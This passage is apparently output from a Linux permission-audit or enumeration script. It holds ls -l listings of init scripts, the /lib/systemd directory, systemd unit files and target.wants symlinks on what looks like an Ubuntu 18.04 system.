-rwxr-xr-x 1 root root 2044 Aug 15 2017 kmod
-rwxr-xr-x 1 root root 695 Dec 3 2017 lvm2
-rwxr-xr-x 1 root root 571 Dec 3 2017 lvm2-lvmetad
-rwxr-xr-x 1 root root 586 Dec 3 2017 lvm2-lvmpolld
-rwxr-xr-x 1 root root 2378 Nov 23 2018 lxcfs
-rwxr-xr-x 1 root root 2653 Jan 14 2020 mdadm
-rwxr-xr-x 1 root root 1249 Oct 22 2019 mdadm-waitidle
-rwxr-xr-x 1 root root 2503 Dec 12 2018 open-iscsi
-rwxr-xr-x 1 root root 1846 Dec 9 2019 open-vm-tools
-rwxr-xr-x 1 root root 1366 Apr 4 2019 plymouth
-rwxr-xr-x 1 root root 752 Apr 4 2019 plymouth-log
-rwxr-xr-x 1 root root 1191 Jan 17 2018 procps
-rwxr-xr-x 1 root root 4355 Dec 13 2017 rsync
-rwxr-xr-x 1 root root 2864 Jan 14 2018 rsyslog
-rwxr-xr-x 1 root root 1222 May 21 2017 screen-cleanup
-rwxr-xr-x 1 root root 3837 Jan 25 2018 ssh
-rwxr-xr-x 1 root root 5974 Apr 20 2018 udev
-rwxr-xr-x 1 root root 2083 Aug 15 2017 ufw
-rwxr-xr-x 1 root root 1391 Nov 25 2019 unattended-upgrades
-rwxr-xr-x 1 root root 1306 Jan 8 2020 uuidd
```

[~] /lib/systemd/* config file permissions:

/lib/systemd/:

total 7.3M

```
drwxr-xr-x 22 root root 36K Jun 27 02:29 system
drwxr-xr-x 2 root root 4.0K Jun 27 02:28 system-generators
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 system-preset
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 network
-rw-r--r-- 1 root root 2.3M Feb 5 01:07 libsystemd-shared-237.so
-rw-r--r-- 1 root root 699 Feb 5 01:07 resolv.conf
-rwxr-xr-x 1 root root 1.3K Feb 5 01:07 set-cpufreq
-rwxr-xr-x 1 root root 1.6M Feb 5 01:07 systemd
-rwxr-xr-x 1 root root 6.0K Feb 5 01:07 systemd-ac-power
-rwxr-xr-x 1 root root 18K Feb 5 01:07 systemd-backlight
-rwxr-xr-x 1 root root 11K Feb 5 01:07 systemd-binfmt
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-cgroups-agent
-rwxr-xr-x 1 root root 27K Feb 5 01:07 systemd-cryptsetup
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-dissect
-rwxr-xr-x 1 root root 18K Feb 5 01:07 systemd-fsck
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-fsckd
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-growfs
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-hibernate-resume
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-hostnamed
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-initctl
-rwxr-xr-x 1 root root 127K Feb 5 01:07 systemd-journald
-rwxr-xr-x 1 root root 35K Feb 5 01:07 systemd-locale
-rwxr-xr-x 1 root root 215K Feb 5 01:07 systemd-logind
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-makefs
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-modules-load
-rwxr-xr-x 1 root root 1.6M Feb 5 01:07 systemd-networkd
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-networkd-wait-online
-rwxr-xr-x 1 root root 11K Feb 5 01:07 systemd-quotacheck
```

```

-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-random-seed
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-remount-fs
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-reply-password
-rwxr-xr-x 1 root root 371K Feb 5 01:07 systemd-resolved
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-rfkill
-rwxr-xr-x 1 root root 43K Feb 5 01:07 systemd-shutdown
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-sleep
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-socket-proxyd
-rwxr-xr-x 1 root root 11K Feb 5 01:07 systemd-sulogin-shell
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-sysctl
-rwxr-xr-x 1 root root 27K Feb 5 01:07 systemd-timedated
-rwxr-xr-x 1 root root 39K Feb 5 01:07 systemd-timesyncd
-rwxr-xr-x 1 root root 571K Feb 5 01:07 systemd-udev
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-update-utmp
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-user-sessions
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-veritysetup
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-volatile-root
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 system-sleep
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 system-shutdown
-rwxr-xr-x 1 root root 1.3K Nov 15 2019 systemd-sysv-install

```

/lib/systemd/system:

total 956K

```

drwxr-xr-x 2 root root 4.0K Jun 27 02:11 getty.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 graphical.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 local-fs.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 rescue.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 sockets.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 sysinit.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 timers.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 rc-local.service.d
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 user@.service.d
-rw-r--r-- 1 root root 505 Jun 11 18:25 dbus.service
-rw-r--r-- 1 root root 106 Jun 11 18:25 dbus.socket
lrwxrwxrwx 1 root root 14 Feb 5 01:07 autovt@.service -> getty@.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 bootlogd.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 bootlogs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 bootmisc.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 checkfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 checkroot-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 checkroot.service -> /dev/null
-rw-r--r-- 1 root root 1.1K Feb 5 01:07 console-getty.service
-rw-r--r-- 1 root root 1.3K Feb 5 01:07 container-getty@.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 cryptdisks-early.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 cryptdisks.service -> /dev/null
lrwxrwxrwx 1 root root 13 Feb 5 01:07 ctrl-alt-del.target -> reboot.target
lrwxrwxrwx 1 root root 25 Feb 5 01:07 dbus-org.freedesktop.hostname1.service -> systemd-hostnamed.service
lrwxrwxrwx 1 root root 23 Feb 5 01:07 dbus-org.freedesktop.locale1.service -> systemd-localed.service
lrwxrwxrwx 1 root root 22 Feb 5 01:07 dbus-org.freedesktop.login1.service -> systemd-logind.service
lrwxrwxrwx 1 root root 25 Feb 5 01:07 dbus-org.freedesktop.timedate1.service -> systemd-timedated.service
-rw-r--r-- 1 root root 1.1K Feb 5 01:07 debug-shell.service
lrwxrwxrwx 1 root root 16 Feb 5 01:07 default.target -> graphical.target
-rw-r--r-- 1 root root 797 Feb 5 01:07 emergency.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 fuse.service -> /dev/null
-rw-r--r-- 1 root root 2.0K Feb 5 01:07 getty@.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 halt.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 hostname.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 hwclock.service -> /dev/null
-rw-r--r-- 1 root root 670 Feb 5 01:07 initrd-cleanup.service
-rw-r--r-- 1 root root 830 Feb 5 01:07 initrd-parse-etc.service
-rw-r--r-- 1 root root 589 Feb 5 01:07 initrd-switch-root.service
-rw-r--r-- 1 root root 704 Feb 5 01:07 initrd-udevadm-cleanup-db.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 killprocs.service -> /dev/null
-rw-r--r-- 1 root root 717 Feb 5 01:07 kmod-static-nodes.service
lrwxrwxrwx 1 root root 28 Feb 5 01:07 kmod.service -> systemd-modules-load.service
lrwxrwxrwx 1 root root 28 Feb 5 01:07 module-init-tools.service -> systemd-modules-load.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 motd.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 mountall-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 mountall.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 mountdevsubfs.service -> /dev/null

```

```

lrwxrwxrwx 1 root root 9 Feb 5 01:07 mountkernfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 mountnfs-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 mountnfs.service -> /dev/null
lrwxrwxrwx 1 root root 22 Feb 5 01:07 procps.service -> systemd-sysctl.service
-rw-r--r-- 1 root root 609 Feb 5 01:07 quotaon.service
-rw-r--r-- 1 root root 716 Feb 5 01:07 rc-local.service
lrwxrwxrwx 1 root root 16 Feb 5 01:07 rc.local.service -> rc-local.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 rc.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 rcS.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 reboot.service -> /dev/null
-rw-r--r-- 1 root root 788 Feb 5 01:07 rescue.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 rmnologin.service -> /dev/null
lrwxrwxrwx 1 root root 15 Feb 5 01:07 runlevel0.target -> poweroff.target
lrwxrwxrwx 1 root root 13 Feb 5 01:07 runlevel1.target -> rescue.target
lrwxrwxrwx 1 root root 17 Feb 5 01:07 runlevel2.target -> multi-user.target
lrwxrwxrwx 1 root root 17 Feb 5 01:07 runlevel3.target -> multi-user.target
lrwxrwxrwx 1 root root 17 Feb 5 01:07 runlevel4.target -> multi-user.target
lrwxrwxrwx 1 root root 16 Feb 5 01:07 runlevel5.target -> graphical.target
lrwxrwxrwx 1 root root 13 Feb 5 01:07 runlevel6.target -> reboot.target
lrwxrwxrwx 1 root root 9 Feb 5 01:07 sendsigs.service -> /dev/null
-rw-r--r-- 1 root root 1.5K Feb 5 01:07 serial-getty@.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 single.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 stop-bootlogd-single.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 stop-bootlogd.service -> /dev/null
-rw-r--r-- 1 root root 554 Feb 5 01:07 suspend-then-hibernate.target
-rw-r--r-- 1 root root 1.4K Feb 5 01:07 system-update-cleanup.service
-rw-r--r-- 1 root root 724 Feb 5 01:07 systemd-ask-password-console.service
-rw-r--r-- 1 root root 752 Feb 5 01:07 systemd-ask-password-wall.service
-rw-r--r-- 1 root root 752 Feb 5 01:07 systemd-backlight@.service
-rw-r--r-- 1 root root 999 Feb 5 01:07 systemd-binfmt.service
-rw-r--r-- 1 root root 537 Feb 5 01:07 systemd-exit.service
-rw-r--r-- 1 root root 714 Feb 5 01:07 systemd-fsck-root.service
-rw-r--r-- 1 root root 715 Feb 5 01:07 systemd-fsck@.service
-rw-r--r-- 1 root root 551 Feb 5 01:07 systemd-fsckd.service
-rw-r--r-- 1 root root 540 Feb 5 01:07 systemd-fsckd.socket
-rw-r--r-- 1 root root 584 Feb 5 01:07 systemd-halt.service
-rw-r--r-- 1 root root 671 Feb 5 01:07 systemd-hibernate-resume@.service
-rw-r--r-- 1 root root 541 Feb 5 01:07 systemd-hibernate.service
-rw-r--r-- 1 root root 1.2K Feb 5 01:07 systemd-hostnamed.service
-rw-r--r-- 1 root root 818 Feb 5 01:07 systemd-hwdb-update.service
-rw-r--r-- 1 root root 559 Feb 5 01:07 systemd-hybrid-sleep.service
-rw-r--r-- 1 root root 551 Feb 5 01:07 systemd-initctl.service
-rw-r--r-- 1 root root 771 Feb 5 01:07 systemd-journal-flush.service
-rw-r--r-- 1 root root 686 Feb 5 01:07 systemd-journald-audit.socket
-rw-r--r-- 1 root root 1.6K Feb 5 01:07 systemd-journald.service
-rw-r--r-- 1 root root 597 Feb 5 01:07 systemd-kexec.service
-rw-r--r-- 1 root root 1.2K Feb 5 01:07 systemd-locale.service
-rw-r--r-- 1 root root 1.5K Feb 5 01:07 systemd-logind.service
-rw-r--r-- 1 root root 733 Feb 5 01:07 systemd-machine-id-commit.service
-rw-r--r-- 1 root root 1007 Feb 5 01:07 systemd-modules-load.service
-rw-r--r-- 1 root root 740 Feb 5 01:07 systemd-networkd-wait-online.service
-rw-r--r-- 1 root root 1.9K Feb 5 01:07 systemd-networkd.service
-rw-r--r-- 1 root root 593 Feb 5 01:07 systemd-poweroff.service
-rw-r--r-- 1 root root 655 Feb 5 01:07 systemd-quotacheck.service
-rw-r--r-- 1 root root 792 Feb 5 01:07 systemd-random-seed.service
-rw-r--r-- 1 root root 588 Feb 5 01:07 systemd-reboot.service
-rw-r--r-- 1 root root 833 Feb 5 01:07 systemd-remount-fs.service
-rw-r--r-- 1 root root 1.7K Feb 5 01:07 systemd-resolved.service
-rw-r--r-- 1 root root 724 Feb 5 01:07 systemd-rfkill.service
-rw-r--r-- 1 root root 573 Feb 5 01:07 systemd-suspend-then-hibernate.service
-rw-r--r-- 1 root root 537 Feb 5 01:07 systemd-suspend.service
-rw-r--r-- 1 root root 693 Feb 5 01:07 systemd-sysctl.service
-rw-r--r-- 1 root root 1.1K Feb 5 01:07 systemd-timedated.service
-rw-r--r-- 1 root root 1.4K Feb 5 01:07 systemd-timesyncd.service
-rw-r--r-- 1 root root 659 Feb 5 01:07 systemd-tmpfiles-clean.service
-rw-r--r-- 1 root root 764 Feb 5 01:07 systemd-tmpfiles-setup-dev.service
-rw-r--r-- 1 root root 744 Feb 5 01:07 systemd-tmpfiles-setup.service
-rw-r--r-- 1 root root 863 Feb 5 01:07 systemd-udev-settle.service
-rw-r--r-- 1 root root 755 Feb 5 01:07 systemd-udev-trigger.service
-rw-r--r-- 1 root root 1006 Feb 5 01:07 systemd-udevd.service
-rw-r--r-- 1 root root 797 Feb 5 01:07 systemd-update-utmp-runlevel.service

```

```

-rw-r--r-- 1 root root 794 Feb 5 01:07 systemd-update-utmp.service
-rw-r--r-- 1 root root 628 Feb 5 01:07 systemd-user-sessions.service
-rw-r--r-- 1 root root 690 Feb 5 01:07 systemd-volatile-root.service
lrwxrwxrwx 1 root root 21 Feb 5 01:07 udev.service -> systemd-udevd.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 umountfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 umountnfs.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 5 01:07 umountroot.service -> /dev/null
lrwxrwxrwx 1 root root 27 Feb 5 01:07 urandom.service -> systemd-random-seed.service
-rw-r--r-- 1 root root 593 Feb 5 01:07 user@.service
lrwxrwxrwx 1 root root 9 Feb 5 01:07 x11-common.service -> /dev/null
lrwxrwxrwx 1 root root 9 Feb 3 18:23 screen-cleanup.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 halt.target.wants
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 initrd-switch-root.target.wants
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 kexec.target.wants
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 poweroff.target.wants
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 reboot.target.wants
lrwxrwxrwx 1 root root 9 Jan 31 17:18 sudo.service -> /dev/null
-rw-r--r-- 1 root root 418 Jan 15 2020 cloud-config.service
-rw-r--r-- 1 root root 482 Jan 15 2020 cloud-final.service
-rw-r--r-- 1 root root 580 Jan 15 2020 cloud-init-local.service
-rw-r--r-- 1 root root 642 Jan 15 2020 cloud-init.service
-rw-r--r-- 1 root root 536 Jan 14 2020 cloud-config.target
-rw-r--r-- 1 root root 256 Jan 14 2020 cloud-init.target
-rw-r--r-- 1 root root 481 Jan 14 2020 mdadm-grow-continue@.service
-rw-r--r-- 1 root root 210 Jan 14 2020 mdadm-last-resort@.service
-rw-r--r-- 1 root root 179 Jan 14 2020 mdadm-last-resort@.timer
-rw-r--r-- 1 root root 670 Jan 14 2020 mdadm-shutdown.service
lrwxrwxrwx 1 root root 9 Jan 14 2020 mdadm-waitidle.service -> /dev/null
lrwxrwxrwx 1 root root 9 Jan 14 2020 mdadm.service -> /dev/null
-rw-r--r-- 1 root root 1.1K Jan 14 2020 mdmon@.service
-rw-r--r-- 1 root root 388 Jan 14 2020 mdmonitor.service
-rw-r--r-- 1 root root 127 Jan 8 2020 fstrim.service
-rw-r--r-- 1 root root 205 Jan 8 2020 fstrim.timer
-rw-r--r-- 1 root root 189 Jan 8 2020 uidd.service
-rw-r--r-- 1 root root 126 Jan 8 2020 uidd.socket
-rw-r--r-- 1 root root 466 Dec 9 2019 open-vm-tools.service
-rw-r--r-- 1 root root 408 Dec 9 2019 vgauth.service
-rw-r--r-- 1 root root 383 Dec 5 2019 blk-availability.service
-rw-r--r-- 1 root root 341 Dec 5 2019 dm-event.service
-rw-r--r-- 1 root root 248 Dec 5 2019 dm-event.socket
-rw-r--r-- 1 root root 345 Dec 5 2019 lvm2-lvmetad.service
-rw-r--r-- 1 root root 215 Dec 5 2019 lvm2-lvmetad.socket
-rw-r--r-- 1 root root 300 Dec 5 2019 lvm2-lvmpolld.service
-rw-r--r-- 1 root root 213 Dec 5 2019 lvm2-lvmpolld.socket
-rw-r--r-- 1 root root 693 Dec 5 2019 lvm2-monitor.service
-rw-r--r-- 1 root root 403 Dec 5 2019 lvm2-pvscan@.service
lrwxrwxrwx 1 root root 9 Dec 5 2019 lvm2.service -> /dev/null
-rw-r--r-- 1 root root 372 Nov 25 2019 unattended-upgrades.service
-rw-r--r-- 1 root root 342 Nov 14 2019 getty-static.service
-rw-r--r-- 1 root root 362 Nov 14 2019 ondemand.service
-rw-r--r-- 1 root root 212 Nov 11 2019 apport-autoreport.path
-rw-r--r-- 1 root root 242 Nov 11 2019 apport-autoreport.service
-rw-r--r-- 1 root root 246 Nov 11 2019 apport-forward.socket
-rw-r--r-- 1 root root 142 Nov 11 2019 apport-forward@.service
-rw-r--r-- 1 root root 173 Sep 27 2019 motd-news.service
-rw-r--r-- 1 root root 161 Sep 27 2019 motd-news.timer
-rw-r--r-- 1 root root 238 Sep 3 2019 apt-daily-upgrade.service
-rw-r--r-- 1 root root 184 Sep 3 2019 apt-daily-upgrade.timer
-rw-r--r-- 1 root root 326 Sep 3 2019 apt-daily.service
-rw-r--r-- 1 root root 156 Sep 3 2019 apt-daily.timer
-rw-r--r-- 1 root root 289 Aug 26 2019 netplan-wpa@.service
-rw-r--r-- 1 root root 254 Aug 15 2019 thermald.service
-rw-r--r-- 1 root root 312 Apr 23 2019 console-setup.service
-rw-r--r-- 1 root root 287 Apr 23 2019 keyboard-setup.service
-rw-r--r-- 1 root root 330 Apr 23 2019 setvtrgb.service
-rw-r--r-- 1 root root 250 Apr 9 2019 ureadahead-stop.service
-rw-r--r-- 1 root root 242 Apr 9 2019 ureadahead-stop.timer
-rw-r--r-- 1 root root 404 Apr 9 2019 ureadahead.service
-rw-r--r-- 1 root root 412 Apr 4 2019 plymouth-halt.service
-rw-r--r-- 1 root root 426 Apr 4 2019 plymouth-kexec.service
lrwxrwxrwx 1 root root 27 Apr 4 2019 plymouth-log.service -> plymouth-read-write.service

```

```

-rw-r--r-- 1 root root 421 Apr 4 2019 plymouth-poweroff.service
-rw-r--r-- 1 root root 200 Apr 4 2019 plymouth-quit-wait.service
-rw-r--r-- 1 root root 194 Apr 4 2019 plymouth-quit.service
-rw-r--r-- 1 root root 244 Apr 4 2019 plymouth-read-write.service
-rw-r--r-- 1 root root 416 Apr 4 2019 plymouth-reboot.service
-rw-r--r-- 1 root root 532 Apr 4 2019 plymouth-start.service
-rw-r--r-- 1 root root 291 Apr 4 2019 plymouth-switch-root.service
lrwxrwxrwx 1 root root 21 Apr 4 2019 plymouth.service -> plymouth-quit.service
-rw-r--r-- 1 root root 490 Apr 4 2019 systemd-ask-password-plymouth.path
-rw-r--r-- 1 root root 467 Apr 4 2019 systemd-ask-password-plymouth.service
-rw-r--r-- 1 root root 463 Mar 28 2019 iscsid.service
-rw-r--r-- 1 root root 368 Jan 9 2019 irqbalance.service
-rw-r--r-- 1 root root 175 Dec 12 2018 iscsid.socket
-rw-r--r-- 1 root root 987 Dec 12 2018 open-iscsi.service
-rw-r--r-- 1 root root 618 Oct 15 2018 friendly-recovery.service
-rw-r--r-- 1 root root 172 Oct 15 2018 friendly-recovery.target
-rw-r--r-- 1 root root 258 Oct 15 2018 networkd-dispatcher.service
-rw-r--r-- 1 root root 309 May 30 2018 pollinate.service
-rw-r--r-- 1 root root 290 Apr 24 2018 rsyslog.service
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel1.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel2.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel3.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel4.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20 2018 runlevel5.target.wants
-rw-r--r-- 1 root root 175 Mar 27 2018 polkit.service
-rw-r--r-- 1 root root 544 Mar 22 2018 apparmor.service
-rw-r--r-- 1 root root 169 Feb 20 2018 atd.service
-rw-r--r-- 1 root root 919 Jan 28 2018 basic.target
-rw-r--r-- 1 root root 419 Jan 28 2018 bluetooth.target
-rw-r--r-- 1 root root 465 Jan 28 2018 cryptsetup-pre.target
-rw-r--r-- 1 root root 412 Jan 28 2018 cryptsetup.target
-rw-r--r-- 1 root root 750 Jan 28 2018 dev-hugepages.mount
-rw-r--r-- 1 root root 665 Jan 28 2018 dev-mqueue.mount
-rw-r--r-- 1 root root 471 Jan 28 2018 emergency.target
-rw-r--r-- 1 root root 541 Jan 28 2018 exit.target
-rw-r--r-- 1 root root 480 Jan 28 2018 final.target
-rw-r--r-- 1 root root 506 Jan 28 2018 getty-pre.target
-rw-r--r-- 1 root root 500 Jan 28 2018 getty.target
-rw-r--r-- 1 root root 598 Jan 28 2018 graphical.target
-rw-r--r-- 1 root root 527 Jan 28 2018 halt.target
-rw-r--r-- 1 root root 509 Jan 28 2018 hibernate.target
-rw-r--r-- 1 root root 530 Jan 28 2018 hybrid-sleep.target
-rw-r--r-- 1 root root 593 Jan 28 2018 initrd-fs.target
-rw-r--r-- 1 root root 561 Jan 28 2018 initrd-root-device.target
-rw-r--r-- 1 root root 566 Jan 28 2018 initrd-root-fs.target
-rw-r--r-- 1 root root 754 Jan 28 2018 initrd-switch-root.target
-rw-r--r-- 1 root root 763 Jan 28 2018 initrd.target
-rw-r--r-- 1 root root 541 Jan 28 2018 kexec.target
-rw-r--r-- 1 root root 435 Jan 28 2018 local-fs-pre.target
-rw-r--r-- 1 root root 547 Jan 28 2018 local-fs.target
-rw-r--r-- 1 root root 445 Jan 28 2018 machine.slice
-rw-r--r-- 1 root root 532 Jan 28 2018 multi-user.target
-rw-r--r-- 1 root root 505 Jan 28 2018 network-online.target
-rw-r--r-- 1 root root 502 Jan 28 2018 network-pre.target
-rw-r--r-- 1 root root 521 Jan 28 2018 network.target
-rw-r--r-- 1 root root 554 Jan 28 2018 nss-lookup.target
-rw-r--r-- 1 root root 513 Jan 28 2018 nss-user-lookup.target
-rw-r--r-- 1 root root 394 Jan 28 2018 paths.target
-rw-r--r-- 1 root root 592 Jan 28 2018 poweroff.target
-rw-r--r-- 1 root root 417 Jan 28 2018 printer.target
-rw-r--r-- 1 root root 745 Jan 28 2018 proc-sys-fs-binfmt_misc.automount
-rw-r--r-- 1 root root 655 Jan 28 2018 proc-sys-fs-binfmt_misc.mount
-rw-r--r-- 1 root root 583 Jan 28 2018 reboot.target
-rw-r--r-- 1 root root 549 Jan 28 2018 remote-cryptsetup.target
-rw-r--r-- 1 root root 436 Jan 28 2018 remote-fs-pre.target
-rw-r--r-- 1 root root 522 Jan 28 2018 remote-fs.target
-rw-r--r-- 1 root root 492 Jan 28 2018 rescue.target
-rw-r--r-- 1 root root 540 Jan 28 2018 rpcbind.target
-rw-r--r-- 1 root root 442 Jan 28 2018 shutdown.target
-rw-r--r-- 1 root root 402 Jan 28 2018 sigpwr.target
-rw-r--r-- 1 root root 460 Jan 28 2018 sleep.target

```

```

-rw-r--r-- 1 root root 449 Jan 28 2018 slices.target
-rw-r--r-- 1 root root 420 Jan 28 2018 smartcard.target
-rw-r--r-- 1 root root 396 Jan 28 2018 sockets.target
-rw-r--r-- 1 root root 420 Jan 28 2018 sound.target
-rw-r--r-- 1 root root 503 Jan 28 2018 suspend.target
-rw-r--r-- 1 root root 393 Jan 28 2018 swap.target
-rw-r--r-- 1 root root 795 Jan 28 2018 sys-fs-fuse-connections.mount
-rw-r--r-- 1 root root 767 Jan 28 2018 sys-kernel-config.mount
-rw-r--r-- 1 root root 710 Jan 28 2018 sys-kernel-debug.mount
-rw-r--r-- 1 root root 558 Jan 28 2018 sysinit.target
-rw-r--r-- 1 root root 1.4K Jan 28 2018 syslog.socket
-rw-r--r-- 1 root root 592 Jan 28 2018 system-update.target
-rw-r--r-- 1 root root 445 Jan 28 2018 system.slice
-rw-r--r-- 1 root root 704 Jan 28 2018 systemd-ask-password-console.path
-rw-r--r-- 1 root root 632 Jan 28 2018 systemd-ask-password-wall.path
-rw-r--r-- 1 root root 564 Jan 28 2018 systemd-initctl.socket
-rw-r--r-- 1 root root 1.2K Jan 28 2018 systemd-journald-dev-log.socket
-rw-r--r-- 1 root root 882 Jan 28 2018 systemd-journald.socket
-rw-r--r-- 1 root root 631 Jan 28 2018 systemd-networkd.socket
-rw-r--r-- 1 root root 657 Jan 28 2018 systemd-rfkill.socket
-rw-r--r-- 1 root root 490 Jan 28 2018 systemd-tmpfiles-clean.timer
-rw-r--r-- 1 root root 635 Jan 28 2018 systemd-udev-control.socket
-rw-r--r-- 1 root root 610 Jan 28 2018 systemd-udev-kernel.socket
-rw-r--r-- 1 root root 435 Jan 28 2018 time-sync.target
-rw-r--r-- 1 root root 445 Jan 28 2018 timers.target
-rw-r--r-- 1 root root 457 Jan 28 2018 umount.target
-rw-r--r-- 1 root root 432 Jan 28 2018 user.slice
-rw-r--r-- 1 root root 493 Jan 25 2018 ssh.service
-rw-r--r-- 1 root root 244 Jan 25 2018 ssh@.service
-rw-r--r-- 1 root root 216 Jan 16 2018 ssh.socket
-rw-r--r-- 1 root root 741 Dec 18 2017 accounts-daemon.service
-rw-r--r-- 1 root root 251 Nov 16 2017 cron.service
-rw-r--r-- 1 root root 266 Aug 15 2017 ufw.service
-rw-r--r-- 1 root root 115 Apr 22 2017 acpid.path
-rw-r--r-- 1 root root 234 Apr 22 2017 acpid.service
-rw-r--r-- 1 root root 115 Apr 22 2017 acpid.socket
-rw-r--r-- 1 root root 188 Feb 24 2014 rsync.service

```

/lib/systemd/system/getty.target.wants:

total 0

```
lrwxrwxrwx 1 root root 23 Feb 5 01:07 getty-static.service -> ../getty-static.service
```

/lib/systemd/system/graphical.target.wants:

total 0

```
lrwxrwxrwx 1 root root 39 Feb 5 01:07 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
```

/lib/systemd/system/local-fs.target.wants:

total 0

```
lrwxrwxrwx 1 root root 29 Feb 5 01:07 systemd-remount-fs.service -> ../systemd-remount-fs.service
```

/lib/systemd/system/multi-user.target.wants:

total 0

```

lrwxrwxrwx 1 root root 15 Jun 11 18:25 dbus.service -> ../dbus.service
lrwxrwxrwx 1 root root 15 Feb 5 01:07 getty.target -> ../getty.target
lrwxrwxrwx 1 root root 33 Feb 5 01:07 systemd-ask-password-wall.path -> ../systemd-ask-password-wall.path
lrwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-logind.service -> ../systemd-logind.service
lrwxrwxrwx 1 root root 39 Feb 5 01:07 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 32 Feb 5 01:07 systemd-user-sessions.service -> ../systemd-user-sessions.service
lrwxrwxrwx 1 root root 29 Apr 4 2019 plymouth-quit-wait.service -> ../plymouth-quit-wait.service
lrwxrwxrwx 1 root root 24 Apr 4 2019 plymouth-quit.service -> ../plymouth-quit.service

```

/lib/systemd/system/rescue.target.wants:

total 0

```
lrwxrwxrwx 1 root root 39 Feb 5 01:07 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
```

/lib/systemd/system/sockets.target.wants:

total 0

```
lrwxrwxrwx 1 root root 14 Jun 11 18:25 dbus.socket -> ../dbus.socket
```

```

lrwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-initctl.socket -> ../systemd-initctl.socket
lrwxrwxrwx 1 root root 32 Feb 5 01:07 systemd-journald-audit.socket -> ../systemd-journald-audit.socket
lrwxrwxrwx 1 root root 34 Feb 5 01:07 systemd-journald-dev-log.socket -> ../systemd-journald-dev-log.socket
lrwxrwxrwx 1 root root 26 Feb 5 01:07 systemd-journald.socket -> ../systemd-journald.socket
lrwxrwxrwx 1 root root 31 Feb 5 01:07 systemd-udevd-control.socket -> ../systemd-udevd-control.socket
